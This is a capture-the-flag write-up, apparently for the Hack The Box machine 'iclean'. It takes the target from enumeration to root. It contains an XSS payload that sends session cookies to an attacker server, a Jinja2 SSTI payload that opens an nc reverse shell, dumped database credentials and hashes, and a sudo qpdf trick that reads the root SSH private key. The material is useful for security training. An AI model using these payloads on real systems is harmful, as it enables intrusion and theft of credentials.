
Iclean


1. **nmap**



```
┌──(kali㉿kali)-[~/htb/iclean]
└─$ sudo nmap 10.10.11.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 12:41 EDT
Nmap scan report for 10.10.11.12
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.47 seconds
```

2. **access the website**

- I checked the web page but it suppose to direct me to another page so I check the src code and found the domain
- After added it to the `/etc/hosts` I could access the page




capiclean.htb

KEEP YOUR

HOUSE CLEAN


Let us take care of the cleaning so that you can focus on what really matters – running your business or enjoying your home.

- Check the hidden dir with gobuster



```
┌──(kali㉿kali)-[~/htb/iclean]
└─$ gobuster dir -u  capiclean.htb -w /usr/share/dirb/wordlists/subdomains-top1million-5000.txt -t 1000
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://capiclean.htb
[+] Method:                  GET
[+] Threads:                 1000
[+] Wordlist:                /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/services             (Status: 200) [Size: 8592]
/login                (Status: 200) [Size: 2106]
/dashboard            (Status: 302) [Size: 189] [--> /]
/team                 (Status: 200) [Size: 8109]
/quote                (Status: 200) [Size: 2237]
```

- Access the quote and using burp suite to intercepted the connect




☑ Carpet Cleaning

□ Tile & Grout

□ Office Cleaning

test@test




```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/quote
Upgrade-Insecure-Requests: 1

service=Carpet+Cleaning&email=test%40test
```

3. **gaining access**


- I find an input field like the service parameter so I check if some types of vulnerabilities and the XSS worked here

- I created a python server on my machine and sending a get request to it using

`<img src="http://[your ip]:[port]";>`



```
┌──(kali㉿kali)-[~/htb/iclean]
└─$ python3 -m http.server 2021
Serving HTTP on 0.0.0.0 port 2021 (http://0.0.0.0:2021/) ...
10.10.11.12 - - [04/Jun/2024 12:04:46] "GET / HTTP/1.1" 200 -
```




```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/quote
Upgrade-Insecure-Requests: 1

service=<img+src="http://10.10.14.143:2021";>&email=test%40test.com
```

- I verufied that it is vulnerable to XSS so I ran the following Java script payload to get the session cookies


`<img src=x onerror=fetch("http://10.10.14.143:2021/"+document.cookie);>`

- After sending the payload will respone and display the cookie



```
service=<img+src%3dx+onerror%3dfetch("http%3a//10.10.14.143%3a4444/"%2bdocument.cookie)%3b>&email=
st4rry%40123.com
```

`service=<img+src%3dx+onerror%3dfetch("http%3a//10.10.14.143%3a4444/"%2bdocument.cookie)%3b>&email=st4rry%` [40123.com](40123.com)




```
┌──(kali㉿kali)-[~/htb/iclean]
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.11.12 - - [04/Jun/2024 12:40:46] code 404, message File not found
10.10.11.12 - - [04/Jun/2024 12:40:46] "GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zl6S
Og.BU0lGd4v0DJxFDdWRfvhNTlYqjs HTTP/1.1" 404 -
10.10.11.12 - - [04/Jun/2024 12:41:07] code 404, message File not found
10.10.11.12 - - [04/Jun/2024 12:41:07] "GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zl6S
Og.BU0lGd4v0DJxFDdWRfvhNTlYqjs HTTP/1.1" 404 -
```

- Stored the cookie in cookie storage, granting access to the dashboard
- After testing, I discoverd that the GenerateQR page has a vulnerability

4. **access victim machine**


- I discoverd this that discuss the SSTI examples so I tried the payload that was mentioned in it but I config the payload and inject a `ncmkfifo revshell` in the payload



```
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 387
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/QRGenerator
Cookie: session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zl_jJA.wEJQkVTWTfBFYEpOwmOiYh4qOGM
Upgrade-Insecure-Requests: 1

form_type=scannable_invoice&invoice_id=&qr_link=
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltin
s\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("rm%20%2Ftmp%2Ff%3Bm
kfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.14.143%209000%20%3E%2Ftmp%2Ff")|attr("
read")()}}
```

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.14.143%209000%20%3E%2Ftmp%2Ff")|attr("read")()}}
```

- Created a nc listener and catch the connect from the server




```
┌──(kali㉿kali)-[~/htb/iclean]
└─$ nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.10.14.143] from (UNKNOWN) [10.10.11.12] 37376
sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1211): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ ls
```

- Discoverd file app.py, I found the login info and used it get mysql and list everything from users

```
db_config = {
'host': '127.0.0.1',
'user': 'iclean',
'password': 'pxCsmnGLckUb',
'database': 'capiclean'
}
```

- I checked the available tables in capiclean database


```
mysql --database capiclean -e 'use capiclean; show tables;' -u iclean -p
```



```
www-data@iclean:/opt/app$ mysql -h 127.0.0.1 -u iclean -p capiclean and when asked for password enter the password(p
xCsmnGLckUb)
mysql -h 127.0.0.1 -u iclean -p capiclean and when asked for password enter the password(pxCsmnGLckUb)
bash: syntax error near unexpected token `('
www-data@iclean:/opt/app$ mysql --database capiclean -e 'use capiclean; show tables;' -u iclean -p
mysql --database capiclean -e 'use capiclean; show tables;' -u iclean -p
Enter password: pxCsmnGLckUb
Tables_in_capiclean
quote_requests
services
users
```


- Grepped all the data from the users tables
- Show users table

`mysql --database capiclean -e 'use capiclean; show tables; select * from users' -u iclean -p`



```
www-data@iclean:/opt/app$ mysql --database capiclean -e 'use capiclean; show tables; select * from users' -u iclean
-p
mysql --database capiclean -e 'use capiclean; show tables; select * from users' -u iclean -p
Enter password: pxCsmnGLckUb
Tables_in_capiclean
quote_requests
services
users
id      username        password        role_id
1       admin   2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51        21232f297a57a5a743894a0e4a80
1fc3
2       consuela        0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa        ee11cbb19052e40b07aa
c0ca060c23ee
```

- Try to crack on crackstation and found the consuela password




Enter up to 20 non-salted hashes, one per line:

```
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	sha256	simple and clean

- Successful access to consuela



```
www-data@iclean:/opt/app$ su consuela
su consuela
Password: simple and clean
whoami
consuela
/bin/bash -i
bash: cannot set terminal process group (1211): Inappropriate ioctl for device
bash: no job control in this shell
consuela@iclean:/opt/app$ 
```

- Get the user flag




```
consuela@iclean:~$ cd /home/consuela
cd /home/consuela
consuela@iclean:~$ ls
ls
user.txt
consuela@iclean:~$ cat user.txt
cat user.txt
4f534a6c4f5a29150cba1e6697947146
consuela@iclean:~$ 
```

4. **Privileges escalation**


- Login with ssh and ran the `sudo -l` to check if there is any files I can run as a root and I found that I am able to run a tool called `qpdf`
- Checking this tool documentation I found out that using a couple of its options I am able to copy the content of any file from the root directory and paste it in a directory that I have an access to
- I choose to get the root user ssh private key and write it in a file called `id_rsa.`

`sudo /usr/bin/qpdf --qdf --add-attachment /root/.ssh/id_rsa -- --empty ./id_rsa`



```
stream
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

- Copied it to local machine changed the file mode and logged in with it to get the root access.



```
┌──(kali㉿kali)-[~/htb/iclean]
└─$ ssh -i id_rsa root@10.10.11.12
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed Jun  5 04:13:38 PM UTC 2024
```